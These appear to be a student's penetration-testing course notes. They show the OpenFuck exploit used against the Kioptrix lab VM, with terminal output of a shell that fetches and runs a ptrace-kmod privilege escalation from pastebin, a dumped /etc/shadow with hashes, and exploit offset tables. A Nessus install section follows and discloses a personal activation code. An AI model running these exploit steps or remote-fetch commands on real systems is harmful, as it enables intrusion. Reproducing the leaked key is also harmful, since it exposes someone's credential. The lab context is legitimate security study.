I updated my system, then I was able to install the "libssl-dev" package. Then, I compiled the code with no problems. Then, I was trying to run it just like shown on the ReadMe file. It was not working. I decided to search if anyone had a demonstration on the syntax to run the exploit. I found a youtube video "https://www.youtube.com/watch?v=FCLSF5GsGjY". To be honest, I did not think it was going to help at first, the author runs a couple exploits in the same video, and that got me thinking if he was going to get to the "OpenFuck" one, and he did. I found the right command syntax to run the "OpenFuck" exploit in this particular video.

Turns out we only need to run the executable with the right Offset for that specific target, and an ip address. We know we are against red had linux, and apache version is 1.3.20, so that gives us 2 options of Offset. But spoiler alert, for me it only worked with one of them ("0x6b" Offset).

The take away here is that if the exploit is not working properly, we need to make sure we are using it correctly. So, we would need to run it a couple times with different flags, in different ways, or even search if there is data in the internet of someone running it differently.

This exploit is kind of weird. The first time I ran, it gave me an shell with "apache" id. I accidentally closed that shell, and the second time I ran it gave me a root shell. Then, I did not need to do any privilege escalation.

```
┌──(kali㉿kali)-[~/…/PraticalEthicalKacker/Scanning-And-Enumaration/exploits/OpenLuck]
└─$ ./OpenFuck 0×6b 192.168.163.131

*********************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*********************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*********************************************************************

Establishing SSL connection
cipher: 0×4043808c   ciphers: 0×80fa068
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--00:49:34--  https://pastebin.com/raw/C7v25Xr9
           ⇒ `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

    0K ...                                                   @   3.84 MB/s

00:49:34 (3.84 MB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 1540
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0×4001189d
[+] Now wait for suid shell...
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
whoami
root
```

```
sudo cat /etc/shadow
root:$1$XROmcfDX$tF93GqnLHOJeGRHpaNyIs0:14513:0:99999:7:::
bin:*:14513:0:99999:7:::
daemon:*:14513:0:99999:7:::
adm:*:14513:0:99999:7:::
lp:*:14513:0:99999:7:::
sync:*:14513:0:99999:7:::
shutdown:*:14513:0:99999:7:::
halt:*:14513:0:99999:7:::
mail:*:14513:0:99999:7:::
news:*:14513:0:99999:7:::
uucp:*:14513:0:99999:7:::
operator:*:14513:0:99999:7:::
games:*:14513:0:99999:7:::
gopher:*:14513:0:99999:7:::
ftp:*:14513:0:99999:7:::
nobody:*:14513:0:99999:7:::
mailnull:!!:14513:0:99999:7:::
rpm:!!:14513:0:99999:7:::
xfs:!!:14513:0:99999:7:::
rpc:!!:14513:0:99999:7:::
rpcuser:!!:14513:0:99999:7:::
nfsnobody:!!:14513:0:99999:7:::
nscd:!!:14513:0:99999:7:::
ident:!!:14513:0:99999:7:::
radvd:!!:14513:0:99999:7:::
postgres:!!:14513:0:99999:7:::
apache:!!:14513:0:99999:7:::
squid:!!:14513:0:99999:7:::
pcap:!!:14513:0:99999:7:::
john:$1$zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::
```

The above references the possible Apache version's that the exploit should work, and we can see it should work on the one we are attacking:

```
  {
          "RedHat Linux 7.2 (apache-1.3.20-16)1",
          0x080994e5
  },
  {
          "RedHat Linux 7.2 (apache-1.3.20-16)2",
          0x080994d4
  },
```

And below, are the 2 possible Offsets for the Kioptrix machine:

```
  0x69 - RedHat Linux 7.1-Update (1.3.27-1.7.1)
  0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
  0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
  0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
```

Nessus Scanning

Heath separated a special sub notebook for Nessus Scanning. I'm going to leave it in here in the Scanning & Enumeration notebook.

To install Nessus is pretty straight forward. We are going to download it, and then run the "dpkg -i "(-i for install) command to install the software. I was going to provide the URL, but it is just a matter of googling it. Search for "Nessus free version download". It looks like the free version is also called "Nessus Essentials".

I changed my mind, here is the link to the download:

https://www.tenable.com/downloads/nessus?loginAttempted=true

The following is the page where we can get the activation code, but keep in mind when we go through the installation, we can also get the activation code.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo dpkg -i Nessus-10.7.4-debian10_amd64.deb
```

```
- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://kali:8834/ to configure your scanner
```

SENSITIVE INFORMATION BELOW:

My activation code is:

Activation Code: FDHE-KGR8-WTC9-8D7R-5FRG

There is a 16 limit host scan. Im not sure if its over a couple months or just total.